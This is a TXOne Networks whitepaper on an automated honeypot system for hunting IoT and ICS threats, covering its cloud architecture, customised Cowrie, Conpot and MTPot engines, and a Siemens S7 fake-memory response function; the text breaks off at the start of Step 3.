The Hunt for Major League IoT and ICS Threats
A Deep Dive into IoT Threat Terrain

November 2020

TXOne Networks Global Threat Research Group

Mars Cheng
Patrick Kuo

TABLE OF CONTENTS

TABLE OF FIGURES

EXECUTIVE SUMMARY

Because the Internet of Things (IoT) plays a major role in modern society and business, IoT and ICS threats have grown in size. Security incidents and threat hunting research activities have shown that a large number of IoT devices have been impacted by attackers' malicious actions, e.g. made part of large botnets, or disrupted through malicious programs taking advantage of zero-day or one-day vulnerabilities.

In order to improve the detection and defensive capabilities against such IoT and ICS threats, we developed and deployed several automated threat hunting engines worldwide. Thanks to this deployment, we received about 20 TB of traffic from September 2019 to October 2020. We detected 1.2 billion attacks originating from 200 countries, classified 70 million distinct suspicious IPs, identified 2 million distinct malicious domains from 15 million suspicious domains, and collected over 2.63 million malicious files including RATs, trojans, worms and ransomware. Among these malicious files, more than 33% are currently unknown – e.g., VirusTotal does not have a listing for them. We also found that more than 1.49 million devices may have been assimilated into botnets.

This paper discusses how we built this automated large-scale threat hunting system, and gives an overview into the overall threat landscape and trends from 6 hunting examples we analyzed in the past year. We will share the benefits of our research, including responses to the threats we found, and the next steps for the threat hunting project.

- Published by TXOne Research
- Written by **Mars Cheng** and **Patrick Kuo** from TXOne's Global Threat Research Group
- With contributions from **TXOne Threat Research**, **TXOne Signature Research** and **Trend Micro Inc.**
- **Acknowledgements**: The authors would like to thank Michael Cheng and his team for their contributions to the previous work of hunting systems. The team members listed in alphabetical order are Babylon Tien, Chizuru Toyama, Eric M Kao, Fisher Wu, James Chang, Joe Chang, Linwei Tsao, Mesh Wu, Samuel Chen, and William K Chang. Also thank for the peer review of Marco Balduzzi and Numaan Huq from Trend Micro Research.

INTRODUCTION TO AUTOMATED THREAT HUNTING

Internet of Things (IoT) technology is indispensable in today's society. It assists people in their daily lives and adds tremendous convenience. Applications in society and business can be as small as routers, webcams, printers, smart lights, door locks, smart refrigerators, and medical equipment, or as large as smart cities, smart grids, smart ports, industrial manufacturing, and other critical infrastructure systems. Behind the massive use of IoT, there are vulnerabilities and threats arising for various reasons, and the vulnerabilities in many devices have already been discovered. A large number of vulnerabilities in IoT devices have been exploited while defenders gradually discover and patch them. However, such an approach is slow, and massive known and unknown global IoT attacks wait for no one. Not only that, manual operation-based threat hunting is less able to effectively detect and defend against large-scale IoT threats. This is why we decided to conduct this research and build an automated threat hunting system to detect and quickly act against IoT attacks – automatically.

Before we discuss the what threat hunting is, we should know what a threat is. We believe this is a big question for many different industries. For the cyber security industry, threats will be defined as “A potential for violation of security, which exists when there is a circumstance, capability, action, or event that could breach security and cause harm, such as an attack, threat action, or threat consequence.” [1] Threat hunting is the cybersecurity act of processing information and process-oriented searching through networks, assets, and infrastructure for advanced threats that are evading existing security solutions and defenses. [2]

In view of the rapidly increasing number of IoT threats, passive responses to vulnerabilities, weaknesses, or various attacks are no longer sufficient to deal with the number of threats today. To solve this problem, we decided to build and refine a system for active threat hunting. However, the number of attacks and amount of traffic in the world is too large, so it is not something humans are capable of without the use of automated assistance. Therefore, we have built a fully automated threat hunting system able to hunt and analyze threats from all over the world in real time, ensuring that the protection we provide is timely and effective. Moreover, researchers only need to focus on threat analysis, without needing to spend too much effort on system maintenance.

Let's talk about the benefits of proactive and automated threat hunting. Threat hunting through a fully automated threat hunting system has the following advantages:

1. Automatic detection and real-time blocking of various threats
2. Instantly locate various threat trends
3. Follow-up analysis of a large number of intelligence resources
4. The cost of human maintenance is extremely low

Before we built the IoT and ICS threat hunting system, we conducted an in-depth analysis of various possible implementation strategies and methods. We concluded that our hunting system must have several key features:

1. **Scalability:** For a 24/7 hunting system that hunts threats without interruption, the scalability of the network is of utmost importance. Regardless of the landscape, the transmission of network traffic and the output of the threat hunting system must be able to adjust flexibly in real time to face different landscapes. At the same time, the back-end processing also needs to have a dynamic distribution mechanism to ensure that the traffic will get the corresponding server resources for data analysis based on the conditions at different times.
2. **High availability and stability:** If there is an abnormality in the transmission mechanism, storage area, or other parts of the threat hunting system, it will inevitably affect the overall output. Overall service availability and stability are essential.
3. **Easy monitoring and analysis:** When the various components and transmission mechanisms in the hunting system are abnormal, there must be a mechanism that can monitor and locate in real time to facilitate rapid response and processing. At the same time, the large amount of data in the hunting system must be able to interface with various data analysis mechanisms and have fast calculation and processing functions so that threat analysts can hunt threats quickly and effectively.
4. **Fast adjustment:** In response to ever-changing threats, the deployment area, location, and IP of hunting engine will also be rapidly adjusted and converted in response to different landscapes.
5. **Data security:** Any data we hunt must be stored safely and properly.

Based on the above requirements, we decided to fully embrace the cloud environment for our platform. After the evaluation, the cloud service and environment can basically ensure that our hunting system meets the above requirements, which is also the core direction of our follow-up research.

THE ANATOMY OF OUR IOT AND ICS THREAT HUNTING SYSTEM

In this section, we will dissect our IoT and ICS threat hunting system from architecture to detailed process, as well as show some features.

Overview of the Threat Hunting System's Architecture

Overview of the Threat Hunting System

In this section, we give a detailed part-by-part introduction to the hunting process, based on the hunting data flow. We show the full data flow in Figure 1. This is how we connect data from the Internet to our Hunting System Cloud, which is protected and deployed in Amazon Web Services (AWS). Within our hunting system, we have divided the process into 7 steps.




Figure 1. The Architecture of the IoT andICS Threat Hunting System

Here we describe the general purpose of the 7 steps. We will use data flow as the starting point. Our threat hunting process runs on an hourly cycle, as our automated threat hunting system uses the hour as its base unit. The traffic and information of hunting engines are collected every hour for various processing. Step 1 to Step 5 are fully automatic process which means they require no human intervention. In short, Step 1 to Step 3 are used to gather and process hunted data, and Step 4 and Step 5 are used to generate indicators of compromise

(IoC). Step 6 and 7 are used to hunt and analyze in-depth threats, which requires manual analysis from threat analysts.

The Process of Hunting Threats

Step 1. Hunting Engines

To hunt global threats, we deployed our hunting engines globally. We used cloud services to deploy our hunting engines - Amazon Web Services (AWS) and others. We used different data centers around the world as much as possible to get a variety of locations. Generally speaking, we deployed over 350 plus hunting engines around the world through the services of the cloud service providers. According to the geographic locations of the data centers, the use of various cloud services is inconsistent. We roughly show the geographic distribution of our hunting engines, as shown in Figure 2.




Figure 2. Geographical Distribution of Hunting Engines

In Step 1, we focus on the most important functions of the hunting engine.

- Interaction with attackers from all over the world and initial analysis of some common protocols such as Telnet, SSH, HTTP, and SMB, as well as some ICS protocols
- Through our interaction with attackers, we gather attack traffic, malicious samples, and attacker information

- Other gathered intelligence, which we usually don't initially analyze, will be passed to the hunting agent and load balancer for later in-depth analysis

In Figure 3, we present the data flow of our hunting engine.




Figure 3. Hunting Engine Process

Basically, all of our hunting engines use Ubuntu 18.04 or CentOS 7 as a carrier, support Shell and C compiler, and use Python 2.x/3.x as the core of the hunting engine. The hunting engine will interact with attackers, collect traffic, and analyze part of the traffic. Also, we imported and aggregated open-source honeypot modules and made a new and improved hunting engine. At the same time, we took care to ensure that each instance of the hunting engine could be stably synchronized with our hunting system cloud.

- We enhanced some of the functions of Cowrie [3] and Conpot [4] which are open-source honeypot projects for higher interaction, including more attacker commands as well as interaction improvements with the core and shell module. We also enhanced response messages to reduce the risk of them being seen through by an attacker. For example, we found some wget/curl commands and parameters are not supported by the original honeypot module. Finally, we revised it, making sure it was high interaction and able to handshake with various attack behaviors.
- Our IoT hunting engine used MTPot [5] to transmit traffic, record interactions, and pass information to our load balancer for analysis.

- Unlike most open-source ICS honeypots, our high interaction OT hunting engine can simulate full PLC operation and many functions with the Siemens S7 protocol. For other OT protocols such as Modbus/TCP, EtherNet/IP and so on, we haven't implemented high interaction yet, but we can identify and analyze the protocol traffic in our load balancer. For example, we detected some PLC targeted attacks (CVE-2014-9195 [6]) before and built the hunting engine for this vulnerability. We designed it for continuous monitoring and to be enhanced over time.
- The hunting engine will change its IP address regularly, reducing the likelihood of its being detected by attackers. Also, IoT scanning engines such as Shodan cannot recognize the hunting engine as a honeypot.

Figure 4 and Figure 5 show part of our source code for collecting an attacker's IP, port and other readable information such as the domain from the attacker's request. It's triggered when attackers access hunting engines directly, and it helps the hunting system pre-build a simple table in hunting engines. The simple table lets hunting engines map the attacker's information and payload quickly.




Figure 4. Part of the Customized Open Source Hunting Engine - Cowire

Figure 5. Part of Customized Open Source Hunting Engine - MTpot

In Figure 6, it's a part of our S7 hunting engine's source code. We built a read function to enhance the interaction of S7 communication between the attacker and our hunting engines. This lets the S7 hunting engines reply to attackers with specific data from fake S7 memory when attackers send S7 read requests.

```
+
+    def request_read(self):
+
+        # semi-check
+        try:
+            unpack('!BBBBBBBB', self.parameters[:8])
+        except struct.error:
+            raise ParseException('s7comm', 'malformed SSL/SZL parameter structure')
+
+
+        # initiate header for mass component block
+        with open(Memory_MK, 'rb') as f:
+            read_data = [i for i in f.read()]
+
+        ssl_resp_data = pack('>{}B'.format(len(read_data)), *read_data)
+        # craft leading response header
+        ssl_resp_head = pack('!BBH',
+                             0xff,  # 1  BYTE   ( Data Error Code. 0xFF = OK )
+                             0x04,  # 1  BYTE   ( Data Type. 0x09 = Char/String )
+                             len(ssl_resp_data) * 8)  # 1  WORD   ( Length of following data )
+
+        ssl_resp_params = pack('!BB',
+                               0x04,  # SSL DIAG
+                               0x01)  # sequence ( = sequence + 1 )
+        ssl_resp_packet = ssl_resp_head + ssl_resp_data
+
+        return ssl_resp_params, ssl_resp_packet
```

Figure 6. Part of the Customized Open Source Hunting Engine - Conpot

For attack traffic on known protocols such as HTTP, SSH, Telnet, SMB or Siemens S7 (which are commonly used in industrial control systems), the hunting engine will conduct preliminary identification and then distribution to different engines which are designed for different purposes. For example, when the traffic handler recognizes that the traffic is Telnet traffic, it will direct that traffic to the IoT-based engine. The IoT engine provides authentic-seeming interaction behavior to supposed intruders, as well as allowing further interaction with the attacker on the Telnet protocol.

If the attack traffic is related to an ICS protocol, such as Siemens S7, it will be directed to the OT-based high-interaction engine for further interaction. At this time, the attacker will believe that the real PLC is communicating with him as the support for high interaction deceives the attacker. Figure 7 shows an interaction sample with the Siemens S7 protocol. We based our design on ICS-specific protocol operation and the results of analyzed payloads. We used this the basis for a high-interaction application that simulates a PLC as completely as possible.




Figure 7. High Interaction ICS Hunting Engines on the Siemens S7 Protocol

For unknown attack traffic, such as various industrial control protocol traffic or incomplete traffic, the hunting engine will direct traffic to the hunting agent through MTpot and the back-end for further processing and analysis.

After interaction with attackers, hunting engines will retain data on the different kinds of attack traffic it received, and it will be integrated to the hunting handler. When the hunting handler

receives the traffic, it will perform the first filtering. The filtering mechanism is used to analyze whether there are possible download behaviors or links in the traffic. Moreover, the malware hunting engine will be responsible for downloading and packaging all suspicious files (executable files, scripts, etc.) to facilitate our subsequent analysis, as shown in Figure 8.




Figure 8. Downloaded Malicious Files

Table 1. Supported IoT and ICS Protocols List

Supported Protocol	Description
SSH	General Protocol
Telnet	
HTTP	
RDP	
SMB	
VoIP	
ADB	
SQL Service	
PJL	General Protocol for Printer
Siemens S7	ICS/SCADA Specific Protocol
Modbus/TCP	
Crimson v3.0	
PROFINET	
GE SRTP	
Fox (Tridium/Niagara)	
Codesys	
Omron FINS	
DNP3	
IEEE C37.118	
OPC UA Discovery Server	
Ethernet/IP	

Step 2. The Hunting Agent

In Step 2, the hunting agent mainly aggregates the different kinds of traffic captured by multiple engines, particularly received files. It divides them into malware/suspicious files, and PCAP (traffic) after ensuring their integrity. The logs are then transferred to the hunting system cloud. Our private hunting system cloud uses a firewall with a trust list to confirm the source before transmitting data to AWS S3.

Before forwarding malware to AWS S3, malware is parsed, crawled and compressed. This is to avoid putting our hunting system into a dangerous landscape that might break or otherwise compromise it. By using malware and PCAP forwarding and pre-process processing, our hunting system can integrate malware simulations, data visualization, and other cloud services.

Our hunting agent will return hunted data every hour. S3 also uses the hour as the basis for its data segmentation. Otherwise, it would cause considerable loading and inconvenience for our researchers when they conduct data engineering and analyze specific threats.




Figure 9. Hunting Agent Process




Figure 10. Hunting Agent Split Process

Step 3. Malware Crawler and Session Crawler

